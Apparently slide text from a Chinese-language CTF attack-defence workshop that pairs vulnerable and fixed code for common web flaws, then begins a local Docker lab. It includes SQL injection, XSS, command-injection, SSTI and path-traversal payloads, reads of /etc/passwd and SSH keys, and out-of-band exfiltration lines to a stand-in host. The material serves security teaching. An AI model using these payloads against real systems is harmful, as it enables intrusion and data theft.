MOCS CTF 2026 // AWDP 實戰工作坊 // 上篇

CH.01-05

基礎 30 頁 · 實戰 17 頁

打進去

知彼知己，百戰不殆。——《孫子兵法·謀攻》

```
$ nmap -sV -Pn -p- <target>
```

2026.10.30 澳門

請求送到伺服器之前，中間每一站都能改它

正常	送出 GET /note?id=7	→	轉發 代理看得到也改得到	→ 執行 程式拿 id=7 去查 → 回應 回 200 你的資料
改字	攔下 id=7 → 8	→	照送 伺服器沒再檢查一次	→ 執行 程式拿 id=8 去查 → 回應 回 200 別人的資料
方法	記錄 請求與回應都存下來	→	改一處 一次只改一個字元	→ 比對 差異指出它在讀哪個字 → 定位 找出讀它的那支程式

最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
uid = request.args["id"]            # 使用者挑的
url = f"http://api.local/note?id={uid}"
r = requests.get(url)               # 中間改 id=8 就換人
```

修好 PYTHON

```python
url = f"https://api.local/note?id={uid}"  # 走 TLS
sig = hmac.new(KEY, url.encode(), "sha256").hexdigest()
requests.get(url, headers={"X-Sig": sig})
```

原理參考：portswigger.net/web-security

狀態碼說明伺服器怎麼處理你的請求

01

200

請求成功，資料回給你

你的輸入被接受了

02

301 / 302

伺服器叫你換一個位址

去看 Location 指到哪裡

03

401

你還沒證明自己是誰

先登入，別急著改 payload

04

403

你登入了，但沒有這個權限

換身分或換路徑再試一次

05

404

這個路徑不存在

也可能是被藏起來了

06

500

程式處理到一半就拋錯了

錯誤訊息是最直接的線索

最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
r = requests.post(url, data=body)
print(r.text)                          # 403 也當成功
return r.json()["ok"]                  # 401 的頁面炸在解析
```

修好 PYTHON

```python
r = requests.post(url, data=body, timeout=5)
if r.status_code in (401, 403):
    return "沒有權限：先登入或換身分"
r.raise_for_status()                   # 其餘非 2xx 拋錯
```

原理參考：portswigger.net/web-security/essential-skills

伺服器不會記得你，它只認得那張 cookie

登入	送出 POST /login 送帳密	→ 回傳 Set-Cookie: sid=…	→ 保存 瀏覽器存起來	→ 帶上 之後每個請求都帶
被偷	外洩 XSS、日誌、別台裝置	→ 貼過去 cookie 複製到別台	→ 照樣認 沒綁裝置就認	→ 冒充 他做的事算你的
該做的	縮短效期 過期就得重新登入	→ 登入輪換 每次登入換新票	→ 登出作廢 伺服器端撤銷它	→ 敏感再驗 改密碼要再驗一次

最小代碼對照　　輸入 → 危險函式

有洞 PYTHON

```python
sid = request.cookies.get("sid")    # 只認這串字
u = SESSIONS.get(sid)                 # 沒綁裝置、不過期
return f"hello {u['name']}"           # 貼到別台照認
```

修好 PYTHON

```python
s = SESSIONS.get(request.cookies.get("sid"))
if not s or s["exp"] < time.time(): abort(401)
# 登入輪換、登出刪掉，複製走就失效
```

原理參考：portswigger.net/web-security/authentication

跨站的請求送得出去，但回應讀不到

同源	協議 https 相同	→	主機 a.com 相同	→	埠 443 相同	→	結果 回應拿得到
跨源	任一不同 換協議或域名	→	送得到 請求照樣出發	→	讀不到 回應被擋下來	→	結論 CSRF 只要送得出去
CORS	回允許來源 ACAO 標頭	→	範圍最小 只放行需要的來源	→	白名單 照清單比對	→	設錯 等於對全網開放

最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
@app.after_request
def cors(r):
    o = request.headers.get("Origin")  # 誰來都反射
    r.headers["Access-Control-Allow-Origin"] = o
    r.headers["Access-Control-Allow-Credentials"] = "true"
    return r
```

修好 PYTHON

```python
ALLOW = {"https://shop.example"}
o = request.headers.get("Origin")
if o in ALLOW:                          # 照清單比對
    r.headers["Access-Control-Allow-Origin"] = o
```

原理參考：portswigger.net/web-security/cors

同一個請求有五個地方可以塞輸入

01	02	03	04	05
路徑	查詢字串	本文	標頭	Cookie
/user/123	?id=1&next=/	JSON、表單欄位	Host、X-Forwarded-*	sid、role、debug
很多人不把它當參數	最常測，也最常只測這裡	巢狀和陣列也要試	代理和框架都會讀它	你能改內容或整個刪掉

最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
uid  = request.args.get("id")       # 查詢字串
host = request.headers.get("X-Fwd-Host")
role = request.cookies.get("role")  # cookie
db.execute(f"SELECT * FROM u WHERE id={uid}")
```

修好 PYTHON

```python
uid = int(request.args["id"])          # 只收數字
host = request.host                    # 不信轉發
db.execute("SELECT * FROM u WHERE id=?", (uid,))
```

原理參考：portswigger.net/web-security/api-testing

先弄清楚這是什麼服務，再想怎麼打

看回應	標頭 Server、X-Powered-By	→ 錯誤頁 露出版本和框架	→ 靜態檔 版本號和註解	→ 目錄 robots、sitemap 也看
別停在猜	nginx + Flask 有版本不代表打得穿	→ 查 CVE 要用行為驗一次	→ 猜錯方向 浪費掉一輪	→ 猜對 省下一半時間
定位	一個入口 就往下追一條線	→ 先確認可控 再討論怎麼利用	→ 寫成情報 隊友照著就能跑	→ 按成本排 先做最便宜的

最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
@app.errorhandler(500)
def boom(e):
    return traceback.format_exc(), 500  # 全露
# 標頭再送 Server: Werkzeug/2.0.1 → 查到 CVE
```

修好 PYTHON

```python
@app.errorhandler(500)
def boom(e):
    log.exception(e)                    # 只進日誌
    return "internal error", 500        # 對外一句
```

原理參考：portswigger.net/web-security/information-disclosure

每一題都走同樣那五格，換了題目也一樣

主線	01 輸入 你改得動的那個字	→ 02 危險函式 它被送進去的地方	→ 03 缺口 少掉的那一次檢查	→ 04 拿 flag 證明洞真的存在	→ 05 補丁 讓洞不再成立
場景	CTF 一題一個洞	→ AWDP 一輪一個洞	→ 真實系統 一條鏈慢慢拼起來		

最小代碼對照　　輸入 → 危險函式

有洞 PYTHON

```python
u = request.args["u"]                          # 01 輸入
q = f"SELECT * FROM users WHERE n='{u}'"   # 02 危險函式
db.execute(q)                                  # 03 少一次參數化
# 04 u=admin' -- 拿走資料  05 換成 ? 佔位
```

修好 PYTHON

```python
db.execute("SELECT * FROM users WHERE n=?", (u,))
# 輸入只是資料，語法不會被它改寫
```

改一個字再送，看回應怎麼變

可控	改一個字元 a 改成 b	→	看回應 畫面或狀態不同	→ 確定可控 記下參數名 → 往下追 找它進到哪裡
不可控	改了沒反應 可能只是被忽略	→	也可能被存 留到別頁才用	→ 二次注入 存進 DB 再取出 → 別急著放 先看它被寫到哪
怎麼確認	每個入口 都送一次看看	→	反射或儲存 記下它出現在哪	→ 標頭也要試 不只參數 → 再決定 追哪個 sink

最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
q = request.args.get("q", "")    # 改了回應就變
return "<p>找不到 " + q + "</p>"  # 原樣拼進 HTML
# 送 <img src=x onerror=alert(1)> 就被執行
```

修好 PYTHON

```python
q = request.args.get("q", "")
return render_template("nf.html", q=q)  # 模板轉義
```

原理參考：portswigger.net/web-security/essential-skills

洞叫什麼名字，看資料最後進到哪個函式

01
SQL
拼好的字串送進 execute
資料被當成語法

02
命令
system、popen、exec
字串被 shell 斷句

03
模板
render_template_string
字串被當成程式編譯

04
XML
解析器開了外部實體
實體被展開成檔案內容

05
檔案
open、join、解壓
字串被當成路徑

06
HTTP client
requests.get(url)
字串被當成目的地

最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
k = request.args["k"]
os.system("grep " + k + " /var/log/a.log")  # 命令
db.execute(f"SELECT * FROM t WHERE k='{k}'")  # SQL
render_template_string(k)                     # 模板
```

修好 PYTHON

```python
subprocess.run(["grep", k, "/var/log/a.log"])  # 不經 shell
db.execute("SELECT * FROM t WHERE k=?", (k,))  # 參數化
render_template_string("{{ k }}", k=k)         # 只當變數
```

原理參考：portswigger.net/web-security/all-topics

檢查的位置和真正使用的位置分開了

正常	送出輸入	檢查格式	執行動作	沒有洞
攻擊	送出輸入	這一層沒檢查	執行動作	洞就成立
修正	送出輸入	同一處一起檢查	執行動作	洞消失

最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
def check(name):
    return name.endswith(".txt")   # 上層只看格式
def use(name):                     # 下層直接就用
    return open(os.path.join(DIR, name), "rb").read()
```

修好 PYTHON

```python
def use(name):
    p = os.path.realpath(os.path.join(DIR, name))
    if not p.startswith(DIR + os.sep): raise Forbidden()
    return open(p, "rb").read()    # 用的地方自己再驗
```

原理參考：portswigger.net/web-security/logic-flaws

洞能讀到多少，取決於它用誰的身分跑

只讀自己	洞成立 同一個 payload	→	用誰跑 你自己的權限	→ 讀到 只有你的資料 → 所以 先不要聲張
讀到全部	同一個洞 換一個服務	→	用誰跑 服務帳號或 root	→ 讀到 全部資料與設定 → 所以 這種要先打
先問兩件事	第一件 這支程式用誰跑	→	第二件 它能碰到哪些內網	→ 影響範圍 看權限不看洞種 → 排順序 按成本排

最小代碼對照　　輸入 → 危險函式

有洞 PYTHON

```python
uid = request.args["uid"]
print(open(f"/data/{uid}").read())  # 洞是路徑穿越
# 但 Dockerfile 是 USER root → 讀得到 /root/.ssh
```

修好 PYTHON

```
USER app                                  # 容器內降權
chmod 0400 /root/.ssh/id_rsa              # 洞成立也讀不到
# 只掛服務真正需要的那一個目錄
```

原理參考：portswigger.net/web-security/access-control

輸入被當成語法在跑，這就叫注入

正常	admin	→ WHERE name='admin'	→ AND password='x'	→ 查不到
攻擊	admin' --	→ WHERE name='admin'	→ -- 後面被註解	→ 登入成功
修正	參數化	→ SQL 與資料分開送	→ 輸入只是資料	→ 查不到

最小代碼對照　　輸入 → 危險函式

有洞 PHP

```php
$n = $_GET["name"];
$q = "SELECT * FROM u WHERE name='$n'";
$pdo->query($q);   // name=admin' -- 密碼條件被註解
```

修好 PHP

```php
$st = $pdo->prepare("SELECT * FROM u WHERE name=?");
$st->execute([$_GET["name"]]);   // 參數化：資料只當資料
```

原理參考：portswigger.net/web-security/sql-injection

看不到回應，就一個位元一位元問

01
布林
回應只有真有假
一次問一個位元

02
報錯
錯誤訊息被印出來
最快，但常被關掉

03
聯合
UNION 借顯示位
一次抓一整欄

04
時間
sleep 當訊號
完全沒有回顯也能問

最小代碼對照 輸入 → 危險函式

有洞 PYTHON

```python
c = request.args["c"]                    # 一次問一個字元
sub = f"(SELECT substr(pw,1,1) FROM u)='{c}'"
db.execute(f"SELECT * FROM t WHERE id=1 AND {sub}")
# 只有真/假兩種回應，逐位元照樣問得完
```

修好 PYTHON

```python
db.execute("SELECT * FROM t WHERE id=?", (1,))
# 不拼使用者字串，訊號就少一個
```

把輸入接進指令字串，分號就變成新命令

正常	輸入 host=1.1.1.1	→ 接字串 "ping " + host	→ 執行 shell 跑 ping	→ 回應 正常輸出
注入	輸入 1.1.1.1; id	→ 接字串 跟上面同一行	→ 斷句 ; 後面變成新命令	→ 回應 多跑一條命令
修法	改傳陣列 [ping, host]	→ 不經 shell argv 直接傳進去	→ 檢查格式 只收 IP	→ 結果 分號只是資料

最小代碼對照　　輸入 → 危險函式

有洞 PHP

```php
$h = $_GET["host"];
$cmd = "ping -c1 " . $h;   // 字串接起來
system($cmd);   // host=1.1.1.1; id → 多跑一條
```

修好 PHP

```php
if (!filter_var($_GET["host"], FILTER_VALIDATE_IP)) {
    exit("bad");                    # 先驗格式，只收 IP
}
exec("ping -c1 " . escapeshellarg($_GET["host"]));
```

原理參考：portswigger.net/web-security/os-command-injection

沒有回顯，就讓伺服器反過來連你

有回顯	payload ; id	→ 輸出 直接貼在頁面上	→ 直接讀 不用猜	→ 收工 換下一個
無回顯	payload ; sleep 5	→ 回應 慢了 5 秒	→ 確認 它真的執行了	→ 卡住 但看不到結果
外帶	curl 你的機器 你的 HTTP 收到	→ 或 dig DNS 也收得到	→ 結果塞進 URL 檔案內容跟著出去	→ 或直接 拿一個 shell

最小代碼對照　　輸入 → 危險函式

有洞 PYTHON


```python
u = request.args["u"]
subprocess.run("curl -s " + u, shell=True)
# 沒回顯？讓它連你機器：u=http://x/?d=$(cat /flag)
```

修好 PYTHON

```python
if urlparse(u).hostname not in ALLOW: abort(400)
subprocess.run(["curl", "-s", u], timeout=3)  # 不經 shell
# 出口只放行 allowlist，外帶頻道就斷了
```

原理參考：portswigger.net/web-security/os-command-injection

模板引擎把你的輸入當程式碼編譯



最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
name = request.args.get("name", "guest")
tpl = "<h1>Hello " + name + "</h1>"   # 拼成模板原始碼
return render_template_string(tpl)  # 交給引擎編譯
```

修好 PYTHON

```python
tpl = "<h1>Hello {{ name }}</h1>"    # 範本寫死
return render_template(tpl, name=name)  # name 只當變數
```

原理參考：portswigger.net/web-security/server-side-template-injection

先確認是哪個引擎，再想怎麼利用

01 **{{7*7}} → 49**

確認輸入是被求值，還是照原樣印出來

02 **{{7*'7'}}**

算出 49 的是 Twig，算出 7777777 的是 Jinja2，先分清哪一個

03 **{{config}}、{{self}}**

讀設定、找出可控的物件，再沿屬性鏈往上走

04 **接上檔案或命令**

接上去之後，就從讀檔走到執行

最小代碼對照 輸入 → 危險函式

有洞 PYTHON


```python
for p in ("{{7*7}}", "{{7*'7'}}", "{{config}}"):
    b = requests.get(URL, params={"q": p}).text
    print(p, "49" in b, "7777777" in b)   # 誰被求值
# 再沿 __class__.__mro__ 找 os，接上檔案或命令
```

修好 PYTHON

```python
render_template("hello.html", name=name)  # 固定範本
# 模板目錄不可寫，別把 sandbox 當邊界
```

原理參考：portswigger.net/web-security/server-side-template-injection

解析器會替你把外部實體讀進來



最小代碼對照 輸入 → 危險函式

有洞 PHP

```php
$xml = file_get_contents("php://input");
$p = new SimpleXMLElement($xml, LIBXML_NOENT);
// <!ENTITY x SYSTEM "file:///etc/passwd"> 就進節點
```

修好 PHP

```php
$p = new SimpleXMLElement($xml, LIBXML_NONET);
libxml_disable_entity_loader(true);   // 不展開、不連外
```

原理參考：portswigger.net/web-security/xxe

沒有回應，就讓它把檔案送到你的機器

有回顯	實體 file:///etc/passwd	→	解析 內容放進節點	→ 回應 直接就看得到 → 收工 這一題結束
無回顯	同一個實體 解析還是成功	→	回應 看起來很乾淨	→ 你 不知道有沒有中 → 卡住 因為沒有訊號
外帶	參數實體 指向你架的 DTD	→	DTD 拼內容 把內容塞進 URL	→ 你的伺服器 收到那條請求 → 檔案 一個字一個字回來

最小代碼對照　　輸入 → 危險函式

有洞 PYTHON


```python
etree.fromstring(request.data)   # 去抓外部 DTD
# <!ENTITY % f SYSTEM "file:///etc/passwd">
# <!ENTITY % e SYSTEM "http://x/?%f;"> 它自己送出
```

修好 PYTHON

```python
p = etree.XMLParser(resolve_entities=False,
                    no_network=True, load_dtd=False)
etree.fromstring(request.data, p)   # 頻道斷了
```

原理參考：portswigger.net/web-security/xxe/blind

路徑拼完之後，可能已經跑到目錄外



最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
name = request.args["file"]
path = os.path.join(NOTES, name)   # join 不擋 ..
return open(path, "rb").read()   # ../flag1.txt 出界
```

修好 PYTHON

```python
p = os.path.realpath(os.path.join(NOTES, name))
if not p.startswith(NOTES + os.sep): abort(400)
return open(p, "rb").read()      # 出界就 400
```

原理參考：portswigger.net/web-security/file-path-traversal

先看它怎麼處理 ..，再想怎麼繞過去

01

`../`

最基本，多半被擋

多半只擋字面上那三個字

02

`....//`

拆一層又變回 `../`

過濾器自己遞迴掉了

03

`%2e%2e%2f`

解碼後才變成 `../`

它先驗、之後才解碼

04

絕對路徑

`/etc/passwd`

不用 .. 也能跑出去

最小代碼對照

輸入 → 危險函式

有洞 PHP

```php
$f = $_GET["f"];
$f = str_replace("../", "", $f);  // 拆一層又變回 ../
readfile(BASE . $f);   // %2e%2e%2f 解碼後照過
```

修好 PHP

```php
$f = rawurldecode($_GET["f"]);    // 先解碼再判斷
$p = realpath(BASE . "/" . $f);   // 回到絕對路徑
if (strpos($p, BASE . "/") !== 0) { exit("bad"); }
```

原理參考：portswigger.net/web-security/file-path-traversal

讀到一個檔還不夠，要能串到下一步

01 **/etc/passwd**
先確認讀得到，再看還讀得到什麼

02 **.env、config**
裡面有金鑰、DB 帳密和內網主機名

03 **原始碼 / 備份**
看它怎麼判斷權限、怎麼組路徑

04 **憑證 → 下一個服務**
拿到憑證，就能往下一個服務走

最小代碼對照 輸入 → 危險函式

有洞 PYTHON

```python
for f in ("/etc/passwd", ".env", "app.py.bak"):
    r = requests.get(URL, params={"file": f})
    print(f, len(r.text))   # 一次把三個檔掃一遍
# .env 裡有 DB_PASS 和內網主機名 → 下一步
```

修好 PYTHON

```python
# 修法對應：這些檔不該放在 web 讀得到的地方
os.environ["DB_PASS"] = vault.get("db_pass")
# static/ 只放白名單副檔名，.bak 一律 404
```

原理參考：portswigger.net/web-security/information-disclosure

上傳會不會出事，看檔案之後怎麼被用

正常	上傳 avatar.png	→ 存到 /srv/uploads	→ 取用 /files/a.png	→ 結果 顯示成圖片
危險	上傳 shell.php	→ 存到 一個可執行的目錄	→ 取用 一訪問就執行	→ 結果 RCE
修法	副檔名 用白名單	→ 目錄 設定成不可執行	→ 檔名 隨機命名、不覆寫	→ 結果 只能當檔案讀

最小代碼對照　　輸入 → 危險函式

有洞 PHP

```php
$f = $_FILES["file"];
move_uploaded_file($f["tmp_name"], "up/" . $f["name"]);
// 原名存進可執行目錄，一訪問就執行
```

修好 PHP

```php
$ext = strtolower(pathinfo($name, PATHINFO_EXTENSION));
if (!in_array($ext, ["png", "jpg"], 1)) exit("bad");
$n = bin2hex(random_bytes(8)) . "." . $ext;
```

原理參考：portswigger.net/web-security/file-upload

檢查放在檔名還是內容，決定你繞哪邊

只驗標頭	標頭 `Content-Type: image/png`	→ 內容 其實是程式碼	→ 存檔 照原名存下去	→ 結果 一執行就中
驗在錯層	雙副檔名 `x.php.png`	→ `.htaccess` 改掉解析規則	→ 大小寫或截斷 看它的過濾怎麼寫	→ 結果 總有一個漏
驗對地方	驗內容 不要只看副檔名	→ 存檔名固定 使用者改不了	→ 目錄不可執行 副檔名解析不到	→ 結果 繞不過

最小代碼對照　　輸入 → 危險函式

有洞 PHP

```php
if ($_FILES["file"]["type"] === "image/png") {
    move_uploaded_file($_FILES["file"]["tmp_name"],
        "up/" . $_FILES["file"]["name"]);   // x.php.png
}
```

修好 PHP

```php
$m = (new finfo(FILEINFO_MIME_TYPE))->file($p);
if ($m !== "image/png") exit("bad");      # 驗內容
$n = bin2hex(random_bytes(8)) . ".png";  # 名字自己定
```

原理參考：portswigger.net/web-security/file-upload

解壓時，壓縮檔裡的名字決定寫到哪

正常	theme.zip	member=bg.png	/srv/themes/bg.png	正常
攻擊	member=../../app/x	join 直接接起來	寫進模板目錄裡	模板就被執行
修正	realpath 比對	必須在解壓根內	不在就跳過	寫不出去

最小代碼對照　　輸入 → 危險函式

有洞 PYTHON

```python
z = zipfile.ZipFile(io.BytesIO(request.data))
for m in z.namelist():
    open(os.path.join(EXTRACT, m), "wb").write(z.read(m))
# member 叫 ../../app/x.html 就寫到目錄外
```

修好 PYTHON

```python
for m in z.namelist():
    p = os.path.realpath(os.path.join(EXTRACT, m))
    if not p.startswith(EXTRACT + os.sep): continue
    open(p, "wb").write(z.read(m))    # 出界就跳過
```

原理參考：portswigger.net/web-security/file-path-traversal

只把 id 換一個數字，就看到別人的資料

	請求		驗身分		查詢		回應
自己的	GET /user/123	→	看你的票	→	WHERE id=123	→	你的資料
別人的	GET /user/124	→	還是同一張票	→	WHERE id=124	→	別人的資料
修法	id=? AND owner=?	→	一律回 404	→	前端隱藏	→	拿不到

最小代碼對照　　輸入 → 危險函式

有洞 PYTHON

```python
uid = int(request.args["id"])   # 只換一個數字
row = db.execute(SQL_ID, (uid,)).fetchone()
return row["body"]   # 沒問這是誰的 note
```

修好 PYTHON

```python
SQL = "SELECT * FROM notes WHERE id=? AND owner=?"
row = db.execute(SQL, (uid, me)).fetchone()
if row is None: abort(404)   # 不是他的就當沒有
```

原理參考：portswigger.net/web-security/access-control

前端把按鈕藏起來，後端卻沒有檢查

使用者	請求 GET /admin	→	驗身分 確認有登入	→ 驗角色 發現不是 admin → 回應 403
越權	請求 改 role=admin	→	或者 直接打 /admin	→ 驗身分 只驗有沒有登入 → 回應 進得去
修法	路由層 每支端點都要驗	→	不靠前端 藏按鈕擋不住	→ 預設拒絕 沒設定就 403 → 回應 403

最小代碼對照

輸入 → 危險函式

有洞 JAVASCRIPT

```javascript
app.get("/admin", isLoggedIn, (req, res) => {
  res.render("admin");   // 只驗登入，沒驗角色
});
```

修好 JAVASCRIPT

```javascript
app.get("/admin", requireRole("admin"), (req, res) => {
  res.render("admin");   // 路由層自己驗
});
```

原理參考：portswigger.net/web-security/access-control

有登入不代表這筆資料是他的

路由層

01

確認有沒有登入、什麼角色

擋掉大半，擋不住換 id

物件層

02

判斷這筆資料是不是他的

每個 id 都要問一次

資料層

03

WHERE owner = ?

最後一道，也最可靠

最小代碼對照

輸入 → 危險函式

有洞 PYTHON

```python
@login_required
def invoice(iid):
    row = db.get("SELECT * FROM inv WHERE id=?", iid)
    return row["body"]   # 沒問「這是誰的」
```

修好 PYTHON

```python
@login_required
def invoice(iid):
    row = db.get(SQL_OWNED, iid, me)   # 擁有者一起比
    if row is None: abort(404)
```

原理參考：portswigger.net/web-security/access-control/idor

伺服器不驗簽章，改過的 token 也照收

正常	三段 header.payload.sign	→	伺服器 驗那組簽章	→ payload 只讀不改 → 結果 改了馬上失效
不驗	alg=none 或弱密鑰可爆破	→	payload 自己改成 admin	→ 伺服器 照樣收下 → 結果 你就成了 admin
修法	固定演算法 不接受 none	→	驗簽又驗 claim iss、exp、role	→ 簽短效期 過期就要重簽 → 結果 改不動

最小代碼對照　　輸入 → 危險函式

有洞 JAVASCRIPT

```
const t = req.headers.authorization.split(" ")[1];
const p = JSON.parse(b64decode(t.split(".")[1]));
if (p.role === "admin") grant();   // 只解不驗
```

修好 JAVASCRIPT

```
const p = jwt.verify(t, KEY, { algorithms: ["HS256"] });
if (p.role !== "admin") return res.sendStatus(403);
```

原理參考：portswigger.net/web-security/jwt

瀏覽器會自動帶上 Cookie，別站就能代你送請求

同站	你 點了站內連結	→ 瀏覽器 自動帶上 cookie	→ 伺服器 認得這張票	→ 動作 正常執行
跨站	別站 藏一個表單	→ 你 一載入就送出	→ 瀏覽器 cookie 照樣帶上	→ 動作 用你的身分執行
修法	SameSite Lax 或 Strict	→ CSRF token 每個表單一個	→ 重要操作 再驗一次密碼	→ 動作 送不出去

最小代碼對照　　輸入 → 危險函式

有洞 JAVASCRIPT

```
app.post("/transfer", isLoggedIn, (req, res) => {
  transfer(req.session.uid, req.body.to, req.body.amt);
});   // 只靠 cookie，別站表單也送得進來
```

修好 JAVASCRIPT

```
app.post("/transfer", isLoggedIn, (req, res) => {
  if (!csrf.ok(req)) return res.sendStatus(403);
  transfer(req.session.uid, req.body.to, req.body.amt);
});   // 再加 SameSite=Lax
```

原理參考：portswigger.net/web-security/csrf

AWDP // 實戰工作坊 // 上篇

05

進 Lab

基礎篇五章走完了，接下來 17 頁，把五格換成真的服務。
8001 是你自己的服務，8002 是對手的，8080 是記分板。

先把 Docker 裝好，之後所有指令都靠它

Linux 或機房 VM 依下面三組指令安裝；Mac 與 Windows 安裝 Docker Desktop 即可。登出再登入後執行 `docker ps`，有輸出代表成功。

```
# 1. 安裝 docker.io 與 docker-compose
$ sudo apt update && sudo apt install -y docker.io docker-compose

# 2. 啟動 Docker 服務並設定開機自啟
$ sudo systemctl enable --now docker

# 3. 允許目前使用者免 sudo 執行 docker（需重新登入才生效）
$ sudo usermod -aG docker $USER
```

01 輸入 | 02 危險函式 | 03 缺口 | 04 拿 flag | 05 補丁

任何洞都走同一條路，先照順序走一遍

每一題都從輸入走到補丁。8001 是你自己的服務，8002 是對手的，8080 是記分板。

```
$ cd labs/lab-a && docker compose up -d --build
# 第一次約 1–2 分鐘（要拉映像）；起來後確認三個埠
$ docker compose ps
lab-a-target-a-1  target-a  0.0.0.0:8001→8000/tcp
lab-a-target-b-1  target-b  0.0.0.0:8002→8000/tcp
lab-a-board-1     board     0.0.0.0:8080→8000/tcp
```

01 輸入 | 02 危險函式 | 03 缺口 | 04 拿 flag | 05 補丁

第一個入口是 /download 的 file 參數

先把服務的入口和參數列一列，挑一個改得動的。先看正常的請求長什麼樣。

```
$ curl -s 'localhost:8001/download?file=welcome.txt'
welcome to MOCS Notes
$ curl -s -o /dev/null -w '%{http_code}\n' 'localhost:8001/download?file=nope.txt'
404
```

程式把檔名接進目錄，然後 open 它

它先用 os.path.join 把目錄和檔名接起來，再拿這個字串去 open。

```
$ sed -n '115p;117p' target/app.py
    path = os.path.join(NOTES_DIR, name)
        with open(path, "rb") as f:
```

程式沒有確認拼出來的路徑還在目錄內

